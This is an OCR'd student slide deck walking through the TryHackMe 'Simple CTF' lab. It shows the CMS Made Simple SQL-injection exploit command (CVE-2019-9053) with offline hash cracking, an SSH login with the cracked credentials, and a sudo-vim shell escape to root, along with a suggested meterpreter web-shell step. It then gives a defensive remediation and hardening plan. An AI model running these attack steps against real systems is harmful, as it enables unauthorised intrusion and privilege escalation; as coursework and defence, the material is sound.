
CMS Made Simple < 2.2.10 Unauthenticated SQL Injection

EDB-ID: 46635
CVE-2019-9053
Author: Daniele Scanu


Publicly documented exploit extracts the admin username, salted password hash and email directly from the database without authentication.

Phase 2 — Exploit Execution & Credential Cracking

EVIDENCE



Public exploit script (updated_46635.py) — automates the SQLi extraction and offers wordlist-based hash cracking.




python3 updated_46635.py -u http://10.49.184.176/simple/ --crack -w rockyou.txt — launching the SQLi extraction with offline crack enabled.

Result: salted admin password hash recovered from the CMS database, then cracked offline using rockyou.txt — see next slide.

Phase 3 — Remote Access Established (Initial Foothold)

EVIDENCE



OBSERVATION

ssh mitch@10.48.140.200 -p 2222

Authenticated using the cracked credentials (mitch / secret).

user.txt captured: "G00d j0b, keep up!"


This is the foothold the project's Phase 3/4 web-shell-to-interactive-session work builds on — command execution as a low-privileged local user.

4. Metasploit & Session-Upgrade Methodology

- Per the project brief, scan results (nmap -oN/-oX output) are imported into msfconsole and an exploit/multi/handler or matching auxiliary module is configured to catch and upgrade an inbound shell to a full Meterpreter session.
- On this target, the fastest reliable path from the SQL-injected credentials to command execution was a direct authenticated SSH session (shown previously) rather than a staged web-shell payload — both routes satisfy the Kill Chain's “Installation / Command & Control” stage by giving the operator persistent, interactive command execution on the host.
- **Recommended lab follow-up for full rubric credit:**
  - Generate a staged payload (e.g. PHP meterpreter or msfvenom web shell), upload it via the discovered CMS upload path
  - Set up exploit/multi/handler in msfconsole with a matching LHOST/LPORT
  - Trigger the payload and capture the established Meterpreter session for the PoC archive

Phase 5 — Privilege Escalation Enumeration

EVIDENCE



OBSERVATION

Post-foothold enumeration:
sudo -l

User mitch may run (root) NOPASSWD: /usr/bin/vim


Classic GTFOBins misconfiguration — vim can spawn an interactive shell while inheriting root privileges via sudo.

sudo vim -c ':!/bin/sh'

id → uid=0(root) gid=0(root)

Phase 5 — Full Root Takeover Confirmed

EVIDENCE



OBSERVATION

id
uid=0(root)
gid=0(root)
groups=0(root)

cd /root
cat root.txt
"W3ll d0n3. You made it!"

Root-level filesystem access confirmed — complete host takeover achieved from an unauthenticated external vulnerability through to root.

Flag Category	Command Executed	Flag Value / Output	Status
User Flag	cat user.txt	G00d j0b, keep up!	Captured
Root Flag	cat /root/root.txt	W3ll d0n3. You made it!	Captured

INCIDENT & DEFENSE REPORT

Cyber Kill Chain Mapping & Defensive Remediation

Attack Path Mapped to the Cyber Kill Chain

Kill Chain Phase	Observed Activity	Project Phase
Reconnaissance	nmap service/version scan + gobuster directory enumeration of 10.49.184.176	Phase 1
Weaponization	Selected public CMS Made Simple 2.2.9 SQLi exploit (CVE-2019-9053 / EDB-46635)	Phase 2
Delivery	Unauthenticated SQL injection request sent to /simple/ CMS endpoint	Phase 2
Exploitation	SQLi returns admin salt, hash & email; offline crack recovers plaintext password	Phase 2
Installation	Authenticated SSH session established on port 2222 using cracked credentials	Phase 3–4
Command & Control	Interactive shell access maintained as user mitch; host enumerated (sudo -l)	Phase 4
Actions on Objectives	GTFOBins sudo/vim misuse escalates to root; root.txt captured	Phase 5

Defensive Remediation — Code & Application-Level Fixes

1. Patch / Upgrade CMS Made Simple

- Upgrade to CMS Made Simple ⩾ 2.2.10, which patches the unauthenticated SQL injection (CVE-2019-9053).
- Use parameterised queries / prepared statements for every database call — never concatenate user input into SQL strings.

2. Upload Validation & MIME Enforcement

```
// Server-side PHP upload guard
$allowed = ['image/jpeg','image/png','application/pdf'];
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime  = finfo_file($finfo, $_FILES['f']['tmp_name']);
if (!in_array($mime, $allowed, true)) { die('Rejected: invalid file type'); }
move_uploaded_file($_FILES['f']['tmp_name'], $safeDir . bin2hex(random_bytes(8)) . '.jpg');
```

Validate MIME type server-side (never trust Content-Type headers or file extensions alone), randomize stored filenames, and store uploads outside any web-executable directory.

3. Credential & Password Hygiene

Enforce strong, unique passwords and modern salted hashing (bcrypt/Argon2) for CMS accounts; reject dictionary-weak passwords such as “secret” at creation time.

Defensive Remediation — Server & Host Hardening

1. Restrict Execution in Upload Directories

```
# /etc/apache2/conf-available/no-exec-uploads.conf
<Directory "/var/www/html/uploads">
    php_admin_flag engine off
    RemoveHandler .php .phtml .php3 .php5
</Directory>
```

2. Remove the Insecure sudo / SUID Rule

```
# visudo — remove this line entirely:
mitch    ALL=(root) NOPASSWD: /usr/bin/vim
# If editor access is genuinely required, scope it with sudoedit and a restricted path only.
```

3. General Host Hardening Checklist

- Audit all SUID/SGID binaries regularly (find / -perm -4000) and strip unnecessary bits.
- Apply least-privilege sudoers rules; never grant NOPASSWD on editors, interpreters, or shells.
- Keep OS and services patched (this host ran EOL Ubuntu 16.04 / kernel 4.15) and retire unsupported FTP/vsftpd exposure.
- Deploy a WAF / reverse-proxy rule set to block known CMS SQLi signatures at the perimeter.

Required Student Deliverables

A. Technical Proof-of-Concept Archive (Google Sheets)

- Raw nmap -sV -sC -oN scan logs — captured.
- Upload / extension bypass payload & server response screenshots — N/A on this target (initial access via SQLi, not file upload); document rationale in PoC notes.
- Active web shell command execution — captured via authenticated SSH session.
- msfconsole session with established Meterpreter — pending (see Phase 4 methodology note).
- Local privilege escalation to root (whoami/id output) — captured.

B. Formal Incident & Defense Report (PDF → GitHub)

- Executive Summary for CISO-level review — included (this deck).
- Cyber Kill Chain mapping with clickable link to the PoC archive — included; insert the live Sheets link before submission.
- Defensive remediation & hardening plan (code fixes + server hardening) — included.

Reminder: publish the PoC Sheet and PDF report with accessible (non-restricted) sharing, and include each member's TryHackMe profile link — restricted access or missing links zero the submission.

GROUP 10 — VIRELOX DIGITAL

Thank You

Simple CTF (TryHackMe) — Full attack lifecycle demonstrated: Recon → Web Exploitation → Credential Compromise → Root Takeover